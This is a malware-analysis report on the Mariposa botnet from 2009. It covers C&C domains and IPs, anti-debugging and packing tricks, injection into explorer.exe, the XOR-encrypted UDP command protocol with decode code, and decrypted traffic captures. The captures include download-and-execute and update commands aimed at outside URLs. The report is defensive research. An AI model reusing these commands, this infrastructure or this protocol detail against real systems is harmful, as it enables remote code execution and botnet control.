DefenceIntelligence.

Mariposa Botnet Analysis

Defence Intelligence
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1. Mariposa Overview

Defence Intelligence first observed Mariposa in May of 2009 as an emerging botnet. In the following months, Mariposa showed a significant increase in beaconing traffic to its command and control servers. This is indicative of an increasingly high number of compromised computers actively participating in the Mariposa botnet.

The most dangerous capability of this botnet is that arbitrary executable programs are downloaded and executed on command. This allows the bot master to infinitely extend the functionality of the malicious software beyond what is implemented during the initial compromise. In addition, the malware can be updated on command to a new variant of the binary, effectively reducing or eliminating the detection rates of traditional host detection methods.

Commands from the botnet master may be directed at participants in a specific country, individual computers, or all computers. As a result, the observation of the live command and control channel may not include all of the activity and capabilities of Mariposa.

The command and control channel employs custom encrypted UDP datagrams to receive instructions and transmit data. A detailed analysis of the encryption and message formats used by the Mariposa.A protocol are presented in this paper.

During empirical analysis of internal controlled compromised systems, the following DNS domain names were observed as the command and control servers:

- lalundelau.sinip.es
- bf2back.sinip.es
- thejacksonfive.mobi
- thejacksonfive.us
- thejacksonfive.biz
- butterfly.BigMoney.biz
- bfisback.sinip.es
- bfisback.no-ip.org
- qwertasdfg.sinip.es
- shv4b.getmyip.com
- shv4.no-ip.biz
- butterfly.sinip.es
- defintelsucks.sinip.es
- defintelsucks.net
- defintelsucks.com
- gusanodeseda.sinip.es
- gusanodeseda.net
- legion.sinip.es

- booster.estr.es
- sexme.in
- extraperlo.biz
- legionarios.servecounterstrike.com
- thesexydude.com
- yougotissuez.com
- gusanodeseda.mobi
- tamiflux.org
- tamiflux.net
- binaryfeed.in
- youare.sexidude.com
- mierda.notengodominio.com

The above list consists of all Mariposa related domains including all command and control servers observed from May 2009 to the present.

Over two weeks of analysis conducted in October 2009, two unique malicious programs were downloaded and executed on the compromised computers. One malware update was received during this period, introducing new command and control domain names, adding a ‘confirmation of download’ message, and renaming ASCII commands.

It has also been observed that the botnet participants are receiving Google custom search engine URL fragments in a command from the bot master. This indicates a possible hijacking of Google AdSense advertisement revenue.


This paper details the result of static binary analysis, a review of the command and control protocols including a breakdown of the encryption, and empirical behaviour analysis findings conducted in October 2009.A brief description of more recent events can be found at the end of this paper.

Thanks to a coordinated effort by the Mariposa Working Group, including our partners at Panda Security and the Georgia Tech Information Security Center, the Mariposa botnet command and control servers were shut down December 23, 2009. At the time of this publication, Mariposa consists of an estimated 12.7 million compromised personal, corporate, government and university computer systems. Forensic analysis is ongoing but sensitive data stolen from victims in more than 190 countries, including account information, usernames, passwords, banking credentials, and credit card data has already been recovered.

2. Traditional Detection Rates


Two samples of the botnet client malware were submitted to VirusTotal.

The MD5 hash of the original sample is f4e2c305ef2d38b6d4e4be9d19de16ed. As of October 8th, this variant of the binary was detected by 36 out of 41 anti-virus vendors according to VirusTotal.



File **f4e2c305ef2d38b6d4e4be9d19de16ed.** received on **2009.10.08 16:03:40 (UTC)**
Current status: **finished**
Result: **36/41 (87.80%)**


The MD5 hash of the updated sample is 98812839bd6597ec86fad72a0f20d4e5. This variant of the binary was detected by 14 out of 41 anti-virus vendors according to VirusTotal. It is clear that binary updates are active and are intended to reduce the anti-virus detection rates.



File **449.exe** received on **2009.10.04 18:22:56 (UTC)**
Current status: **finished**
Result: **14/41 (34.15%)**


Two of the payload binaries that were downloaded and executed through the Mariposa botnet were also submitted to VirusTotal.

The executable payload “81.exe” with the MD5 hash 56902dc35453158a34e85db5b590ab19 that was commanded to be executed on October 4th had a detection rate of 3 out of 41.



File **81_1_** received on **2009.10.08 18:36:41 (UTC)**
Current status: **finished**
Result: **3/41 (7.32%)**

The executable payload “8” with the MD5 hash c4e13b7cb9425ef18d95d446cad9c3e0 that was commanded to be executed on October 2nd had a detection rate of 6 out of 41.



File **8.exe** received on **2009.10.01 14:02:06 (UTC)**
Current status: **finished**
Result: **6/41 (14.64%)**

3. Static Binary Analysis

Static binary analysis was performed on a selected sample prior to October 4th, and on the updated binary received on October 4th. The latter sample was used to analyze the remote thread in Section 3.3 to provide the most recent information. The methods used for obfuscation, packing and anti-debugging are pertinent to both of the analyzed samples.

3.1.Obfuscation and Packing

The program entry point begins with an obfuscated loop that contains a mixture of meaningless SIMD and FPU instructions. At the end of the loop, the code jumps to an address that begins to XOR the .text section of the image in RAM with the constant 0x0CB2DC4AA.

The address of the decoded .text section is pushed onto the stack, and a RETN instruction is used to pass control to the decoded code. This code starts the anti-debugging techniques described in Section 3.2.

3.2.Anti-Debugging

Four anti-debugging techniques are used in the packed binary to prevent runtime debugging of the unpacker and binary dropping process. The program will crash if a debugger is detected.

Two anti-debugging techniques are used in the second stage dropped binary, as well as the update executables.

3.2.1.OutputDebugStringA() Return Value

OutputDebugStringA() is called with a valid ASCII string. The return value in the EAX register is added with the address of the next instruction. If the process is under debugger control, the EAX register will contain the address of the ASCII string, causing the upcoming RETN instruction to jump to a bad address.

To circumvent this anti-debugger technique, set the EAX register to 0 before executing the ADD instruction.

3.2.2.Stack Segment Register

The stack segment register technique is also used to prevent debugging of the process. See **http://www.securityfocus.com/infocus/1893** (6) Stack Segment register

3.2.3.NtQueryInformationProcess()

The NtQueryInformationProcess() function in ntdll is used to determine if a DebugPort is currently available for the process. The return value of the function is checked to determine if the process is under debugger control.


3.2.4.OllyDbg Crash

A specific sequence of bytes is placed in the .text section that exploit a weakness in the OllyDbg disassembler. When OllyDbg attempts to display the disassembly for this sequence of bytes the OllyDbg process will crash.

This issue does not exist with the latest Version 2 Beta2 of OllyDbg.


3.2.5.BeingDebugged Flag

The first anti-debugging technique uses the BeingDebugged flag in the Process Environment Block (PEB). If the flag does not equal 0, the program exits gracefully.



Dump - 7FFDF000..7FFDFFFF


Address	Hex dump	Decoded	Comments
7FFDF000	. 00	DB 00	InheritedAddressSpace = 0
7FFDF001	. 00	DB 00	ReadImageFileExecOptions = 0
7FFDF002	. 01	DB 01	BeingDebugged = TRUE
7FFDF003	. 00	DB 00	SpareBool = FALSE



```
0011FAC8    64:8B1D 300000 MOV EBX,DWORD PTR FS:[30]            Get pointer to Process Environment Block
0011FACF    8A5B 02        MOV BL,BYTE PTR DS:[EBX+2]           Get BeingDebugged Value
0011FAD2    885D FB        MOV BYTE PTR SS:[EBP-5],BL
0011FAD5    0FBE4D FB      MOVSX ECX,BYTE PTR SS:[EBP-5]
0011FAD9    85C9           TEST ECX,ECX                         Test if BeingDebugged == 0
0011FADB  v 74 07          JE SHORT 0011FAE4                    Jump if BeingDebugged == 0
0011FADD    33C0           XOR EAX,EAX                          Return = 0 (Failure)
0011FADF  v E9 33020000    JMP 0011FD17                         Jump to Return
0011FAE4    64:8B0D 300000 MOV ECX,DWORD PTR FS:[30]            Continue here if BeingDebugged == 0
```

3.2.6.NtGlobalFlag DebugHeap

The second anti-debugging technique uses the DebugHeap flag in the NtGlobalFlag word in the Process Environment Block (PEB). If the DebugHeap flag is set, the program exits gracefully.



```
0011FAEB    8B59 68        MOV EBX,DWORD PTR DS:[ECX+68]        Get NtGlobalFlag Value
0011FAEE    899D E0FEFFFF  MOV DWORD PTR SS:[EBP-120],EBX
0011FAF4    8B95 E0FEFFFF  MOV EDX,DWORD PTR SS:[EBP-120]       EDX = NtGlobalFlag Value
0011FAFA    83E2 70        AND EDX,00000070                     EDX &= 0x70 (DebugHeap)
0011FAFD  v 74 07          JE SHORT 0011FB06                    Jump if NtGlobalFlag & 0x70 == 0
0011FAFF    33C0           XOR EAX,EAX                          Return = 0 (Failure)
0011FB01  v E9 11020000    JMP 0011FD17                         Jump to Return
```

3.3.Remote Thread

3.3.1.Injection

A remote process executable name is taken from the strings in the decoded .data section. The injection enumerates the process list using Process32First() and Process32Next() comparing the result with the string “explorer.exe”. If the process is found, the process ID is returned.


Using the process ID of the target, VirtualAllocEx() is used to allocate five memory regions in the target process’ virtual address space.

Data is copied from regions of resident memory into the target using ZwWriteVirtualMemory(). These regions include the thread code, data, the [Autorun] string used by the USB spreader, pointers to library imports, a region containing the target binary name, and “Desktop.ini”.


Following injection of the data into the target process, CreateRemoteThread() is called to start a new thread inside the target process.

During the analysis process, the string “explorer.exe” was changed to another process name to have the thread injected and run in another binary running under the OllyDbg debugger. A breakpoint was added to the thread entry point to stop execution upon thread creation.

The parameters to the CreateRemoteThread() function are on the stack containing the process ID of the target and the StartAddress for the thread in the virtual address space of the target process.



```
0011D9A4  r00000048  H...  hRemoteProcess = 00000048
0011D9A8   00000000  ....  pSecurity = NULL
0011D9AC   00000000  ....  StackSize = 0
0011D9B0   003D1BE0  α+=.  StartAddress = 3D1BE0
0011D9B4   003F0000  ..?.  pParameter = 003F0000 -> user32.MessageBoxA
0011D9B8   00000000  ....  CreationFlags = 0
0011D9BC   0011E2C8  ╚Γ◄.  pThreadId = 0011E2C8 -> 3F
```



```
001215DC    8985 F4F6FFFF   MOV DWORD PTR SS:[EBP-90C],EAX
001215E2    83BD F4F6FFFF ( CMP DWORD PTR SS:[EBP-90C],0
001215E9 v  75 05           JNE SHORT 001215F0
001215EB v  E9 B5000000     JMP 001216A5
001215F0    BA 402C4000     MOV EDX,402C40
001215F5    2B95 9CF7FFFF   SUB EDX,DWORD PTR SS:[EBP-864]
001215FB    8995 F0F6FFFF   MOV DWORD PTR SS:[EBP-910],EDX
00121601    8D45 F8         LEA EAX,[EBP-8]
00121604    50              PUSH EAX
00121605    6A 00           PUSH 0
00121607    8B8D F4F6FFFF   MOV ECX,DWORD PTR SS:[EBP-90C]
0012160D    51              PUSH ECX
0012160E    8B95 F0F6FFFF   MOV EDX,DWORD PTR SS:[EBP-910]
00121614    52              PUSH EDX
00121615    6A 00           PUSH 0
00121617    6A 00           PUSH 0
00121619    8B85 90F7FFFF   MOV EAX,DWORD PTR SS:[EBP-870]
0012161F    50              PUSH EAX
00121620    8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
00121623    8B91 A0000000   MOV EDX,DWORD PTR DS:[ECX+0A0]
00121629    FFD2            CALL EDX
0012162B    8945 F4         MOV DWORD PTR SS:[EBP-0C],EAX
```

```
EDX 77E7BC9F kernel32.CreateRemoteThread
EBX 0011F798
ESP 0011D9A4
EBP 0011E2D0
ESI 0040105F stage2.0040105F
EDI FFFFFFFE

EIP 00121629

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty -UNORM 891C 77D45315 00000000
ST2 empty 0.0
ST3 empty 0.0
```

3.3.2.Functionality

The thread that is started in the target process performs the following:

- copies the source binary filename to the C:\RECYCLER folder as "dllrun32.exe". It loads ws2_32.dll, advapi32.dll, user32.dll, wininet.dll, and shell32.dll.
- calls WSAStartup() to initialize the sockets API.
- modifies the Winlogin registry entries to enable the bot to start at boot
- creates a named pipe: "\\.\pipe\nemntkentktkj"
- calls InternetOpenA("Mozilla")
- calls RegisterClassExA "nonoclass"
- calls CreateWindowExA "nonoclass" with WS_OVERLAPPED flag

A loop is entered that starts by decoding the command and control DNS names from RAM, in the first case "lalundelau.sinip.es" is retrieved.

For each command and control domain:

- PeekMessageA() is called.
- socket() is called to create a socket.
- ioctlsocket() is called.
- gethostbyname() is called to perform a DNS resolution of the decoded command and control domain name.
- htons(5096) is called to get the target port in network byte order.
- the string "bpr2" is encrypted and sent to the command and control server with sendto(). This is the initial association command sent to the command and control server.

Further static analysis was not performed as the encryption method was determined at this point. Analysis has been focused on the command and control protocol and empirical behaviour. Refer to Section 4, and Section 5 for further details.

4. Command and Control Protocol Analysis

4.1. Overview

The command and control protocol uses a 3 byte header which contains an opcode, a 2 byte sequence number, and an encrypted payload. The encryption scheme is described in Section 4.2.

Byte Position			
0	1	2	3..n
Opcode	SeqNum Low	SeqNum High	Encrypted Payload

Opcodes:

- 0x01: Command/Response
- 0x61: Join server message
- 0x40: Join server acknowledgement
- 0x80: Acknowledgement

The first byte of the decrypted payload contains a Command Type. The following table shows the command types that were observed on the command and control channel. The 0xDA Command Type was observed once on October 5th and contained 120 bytes of binary data.

Command Type	Description	Payload Length
0x12 (If opcode==0x40)	32 bit IP Address	4 bytes
0x12 (If opcode==0x01)	System Information/ Country Code from bot to server	Variable
0x14	ASCII String	Variable
0x51	Disconnect C&C	0
0x62	Connect “bpr2” string	4 bytes
0xD1	Binary/ASCII String	Variable
0xDA	Unknown binary data	120 (Observed)

4.2.Encryption

The encryption is a basic XOR of each ciphertext byte using two alternating values. The XOR values are recovered from the sequence numbers and the bitwise not of the payload length.


The following code demonstrates the encryption/decryption process.

```
uint8_t not;
uint8_t xor[2];
uint8_t alt;

not = ~(uint8_t)payload_length;
xor[0] = not ^ data[1];
xor[1] = not ^ data[2];

for(pos=3;pos<length;pos++)
{
        data[pos] = data[pos] ^ xor[alt];

        // Alternate the XOR value array index
        alt ^= 1;
}
```



```
009AAA30    8A95 6CFAFFFF   MOV DL,BYTE PTR SS:[EBP-594]            DL is length?
009AAA36    8895 78FAFFFF   MOV BYTE PTR SS:[EBP-588],DL
009AAA3C    0FBE85 78FAFFF  MOVSX EAX,BYTE PTR SS:[EBP-588]         EAX = Length byte
009AAA43    F7D0            NOT EAX                                 bitwise not length
009AAA45    8885 78FAFFFF   MOV BYTE PTR SS:[EBP-588],AL            Store low byte of NOT in first XOR value
009AAA4B    8A8D 78FAFFFF   MOV CL,BYTE PTR SS:[EBP-588]            Store low byte of NOT in low byte of ECX
009AAA51    888D 79FAFFFF   MOV BYTE PTR SS:[EBP-587],CL            Store first XOR value in second XOR value
009AAA57    0FBE95 6BFAFFF  MOVSX EDX,BYTE PTR SS:[EBP-595]         Store sequence number in EDX
009AAA5E    0FBE85 78FAFFF  MOVSX EAX,BYTE PTR SS:[EBP-588]         Store low byte of NOT in EAX
009AAA65    33C2            XOR EAX,EDX                             Second XOR value = first XOR sequence
009AAA67    8885 78FAFFFF   MOV BYTE PTR SS:[EBP-588],AL            Store second XOR value
009AAA6D    0FBE8D 6AFAFFF  MOVSX ECX,BYTE PTR SS:[EBP-596]         Second sequence number
009AAA74    0FBE95 79FAFFF  MOVSX EDX,BYTE PTR SS:[EBP-587]         Get first XOR value
009AAA7B    33D1            XOR EDX,ECX                             EDX = sequence2 XOR first XOR value
009AAA7D    8895 79FAFFFF   MOV BYTE PTR SS:[EBP-587],DL            Store first XOR value
009AAA83    C785 7CFAFFFF   MOV DWORD PTR SS:[EBP-584],0
009AAA8D    C785 74FAFFFF   MOV DWORD PTR SS:[EBP-58C],0
009AAA97  v EB 0F           JMP SHORT 009AAAA8
009AAA99    8B85 7CFAFFFF   MOV EAX,DWORD PTR SS:[EBP-584]          Load payload offset from stack
009AAA9F    83C0 01         ADD EAX,1                               Increment payload offset
009AAAA2    8985 7CFAFFFF   MOV DWORD PTR SS:[EBP-584],EAX          Store payload offset on stack
009AAAA8    8B8D 7CFAFFFF   MOV ECX,DWORD PTR SS:[EBP-584]          Get offset into ECX
009AAAAE    3B8D 6CFAFFFF   CMP ECX,DWORD PTR SS:[EBP-594]          Compare offset with length
009AAAB4  v 7D 4E           JGE SHORT 009AAB04                      Encryption Complete
009AAAB6    8B95 74FAFFFF   MOV EDX,DWORD PTR SS:[EBP-58C]          Initially zero
009AAABC    0FBE8415 78FAF  MOVSX EAX,BYTE PTR SS:[EDX+EBP-588]     Alternate between two XOR values
009AAAC4    8B8D 70FAFFFF   MOV ECX,DWORD PTR SS:[EBP-590]          Payload pointer
009AAACA    038D 7CFAFFFF   ADD ECX,DWORD PTR SS:[EBP-584]          Payload offset
009AAAD0    0FBE11          MOVSX EDX,BYTE PTR DS:[ECX]             Move payload byte into EDX
009AAAD3    33D0            XOR EDX,EAX
009AAAD5    8B85 70FAFFFF   MOV EAX,DWORD PTR SS:[EBP-590]
009AAADB    0385 7CFAFFFF   ADD EAX,DWORD PTR SS:[EBP-584]
009AAAE1    8810            MOV BYTE PTR DS:[EAX],DL                Overwrite with ciphertext
009AAAE3    83BD 74FAFFFF   CMP DWORD PTR SS:[EBP-58C],0
009AAAEA  v 74 0C           JE SHORT 009AAAF8
009AAAEC    C785 74FAFFFF   MOV DWORD PTR SS:[EBP-58C],0            Set XOR alternate flag to 0
```

The screenshot above shows the disassembly of the decryption loop being debugged in the remote thread.

4.3.Command Set

Commands are sent from the command and control server to the bot process as encrypted ASCII messages. The following table shows the commands that have been observed on the command and control channel of the Mariposa botnet.

As of October 4th, the ‘download’ command has been renamed to ‘trinka’.

Command	Description
alinfiernoya	Remove the bot
trinka <download URL>	Download and run executable
pillaestenuevoya <update URL>	Update Malware
gg0	Disable google
gg1 <google custom search info>	Enable google
ch1 <IP address list>	Channel IP list
u1	Enable USB Spreader
u0	Disable USB Spreader
s1 <channel number>	Silence channel
m0	Disable MSN Spreader
m1 <URL>	Enable MSN Spreader

5. Empirical Behaviour Analysis

5.1.Observation Environment

The observation environment consists of two compromised Windows XP Pro SP2 computers. Each computer has a public static IP address, connected to a switch and a Linux router. The tcpdump utility was used on the Linux router to capture packets with a MAC address filter to retrieve separate dumps for each compromised system.

5.2.Domain Resolution Queries

Prior to the update on October 4th, the following DNS lookups were observed:

- butterfly.BigMoney.biz
- bfisback.sinip.es
- qwertasdfg.sinip.es

Following the October 4th update, the ensuing DNS lookups were observed:

- lalundelau.sinip.es
- bf2back.sinip.es
- thejacksonfive.mobi

5.3.UDP Command and Control Connections

Connections were observed to the following IP addresses:

- 62.128.52.191
- 200.74.244.84
- 66.197.176.41
- 24.173.86.145
- 74.208.162.142
- 87.106.179.75
- 204.16.173.30
- 76.73.56.12

Connections were observed using the following ports (listed chronologically):

- 5906
- 5907
- 3431
- 3435
- 3437
- 3434
- 3433

5.4.Decrypted Command and Control Commands

The command and control communication channel is initiated by the bot sending a UDP message containing the connect command to the server.

```
Mariposa UDP x.x.144.158:1156 -> 200.74.244.84:3431 Payload [7]: 61 A2 24 62 70 72 32  Connect.
```

The server responds with the 0x40 opcode, with the 0x12 command type followed by the 4 byte IP address. (The first two IP octets have been replaced with ‘x’)

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [8]: 40 A2 24 12 x x 90 9E
```

The bot responds to the server with the system information, country code, user name, and computer name. The system information has not been deciphered but is believed to contain Windows version and service pack information.

```
Mariposa UDP x.x.144.158:1156 -> 200.74.244.84:3431 Payload [34]: 01 A2 24 12 92 6E C9 09 00 55
53 41 40 46 75 7A 7A 00 66 75 7A 7A 2D 34 33 39 31 34 33 32 61 31 64 00  <92>n<C9>
^@USA@Fuzz^@fuzz-4391432a1d^@
```

Periodically, commands are sent to silence channels, such as:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [8]: 01 2B 05 14 73 31 20 33  s1 3
```

The USB spreader enable command is sent periodically:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [6]: 01 2C 05 14 75 31  u1
```

The MSN spreader enable command is sent periodically, with a URL:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [29]: 01 2D 05 14 6D 31 20 68 74 74
70 3A 2F 2F 6F 62 61 6D 61 77 65 62 63 61 6D 2E 63 6F 6D  m1 http://obamawebcam.com
```

The gg0 and gg1 commands are sent periodically, which appear to be a part of a URL related to google custom search engines:

```
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:1399 Payload [7]: 01 27 27 14 67 67 30  gg0
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:1399 Payload [71]: 01 28 27 14 67 67 31 20 26 63
73 65 3D 63 73 65 2D 73 65 61 72 63 68 2D 62 6F 78 26 63 78 3D 70 61 72 74 6E 65 72 2D 70 75 62
2D 37 36 33 37 37 37 39 35 35 30 32 34 39 39 37 36 3A 37 65 31 72 39 6B 2D 6C 30 76 38  gg1
&cse=cse-search-box&cx=partner-pub-7637779550249976:7e1r9k-l0v8
```

The ch1 command is sent periodically with various IP addresses. Connections to these IP addresses have not yet been observed.

```
Mariposa UDP 200.74.244.84:3434 -> x.x.144.158:1409 Payload [148]: 01 F7 61 14 63 68 31 20 32 30
38 2E 35 33 2E 31 38 33 2E 35 32 40 37 32 2E 35 32 2E 35 2E 37 37 3B 39 33 2E 39 30 2E 32 32 2E
31 31 37 40 32 30 30 2E 36 2E 32 37 2E 31 36 2C 36 39 2E 32 35 2E 31 36 30 2E 32 30 31 2C 31 39
30 2E 36 36 2E 36 2E 31 35 2C 32 30 30 2E 33 32 2E 38 30 2E 31 33 32 2C 32 30 30 2E 31 36 2E 35
30 2E 36 30 2C 31 39 30 2E 36 36 2E 36 2E 32 36 2C 32 30 30 2E 33 31 2E 32 30 36 2E 38 33 2C 37
32 2E 35 32 2E 35 2E 37 37 3B  ch1
208.53.183.52@72.52.5.77;93.90.22.117@200.6.27.16,69.25.160.201,190.66.6.15,200.32.80
.132,200.16.50.60,190.66.6.26,200.31.206.83,72.52.5.77;
```

A download command was received on September 30th:

```
Mariposa UDP 66.197.176.41:3434 -> x.x.144.158:2607 Payload [52]: 01 57 15 14 64 6F 77 6E 6C 6F
61 64 20 68 74 74 70 3A 2F 2F 72 61 70 69 64 73 68 61 72 65 2E 63 6F 6D 2F 66 69 6C 65 73 2F 32
38 37 33 30 33 35 32 38 2F 38  download http://rapidshare.com/files/287303528/8
```

An update command was received on October 4th:

```
Mariposa UDP 200.74.244.84:5907 -> x.x.144.158:1373 Payload [56]: 01 16 1E 14 70 69 6C 6C 61 65
73 74 65 6E 75 65 76 6F 79 61 20 68 74 74 70 3A 2F 2F 70 36 70 68 6F 74 6F 67 72 61 70 68 65 72
73 2E 63 6F 6D 2F 69 6D 61 67 65 73 2F 78  pillaestenuevoya http://p6photographers.com/images/x
```

A new MSN spreader URL was observed on October 4th:

```
Mariposa UDP 66.197.176.41:3437 -> xx.xx.144.158:4989 Payload [28]: 01 BE 05 14 6D 31 20 68 74
74 70 3A 2F 2F 68 69 35 70 68 6F 74 6F 73 2E 69 6E 66 6F  m1 http://hi5photos.info
```

On October 7th, the following command and control traffic was observed:

```
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:4989 Payload [71]: 01 B8 05 14 67 67 31 20 26 63
73 65 3D 63 73 65 2D 73 65 61 72 63 68 2D 62 6F 78 26 63 78 3D 70 61 72 74 6E 65 72 2D 70 75 62
2D 36 39 39 35 30 31 30 33 33 31 38 30 39 38 37 31 3A 70 74 6D 61 6D 75 35 67 36 70 37  gg1
&cse=cse-search-box&cx=partner-pub-6995010331809871:ptmamu5g6p7
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:4989 Payload [52]: 01 B9 05 14 74 72 69 6E 6B 61
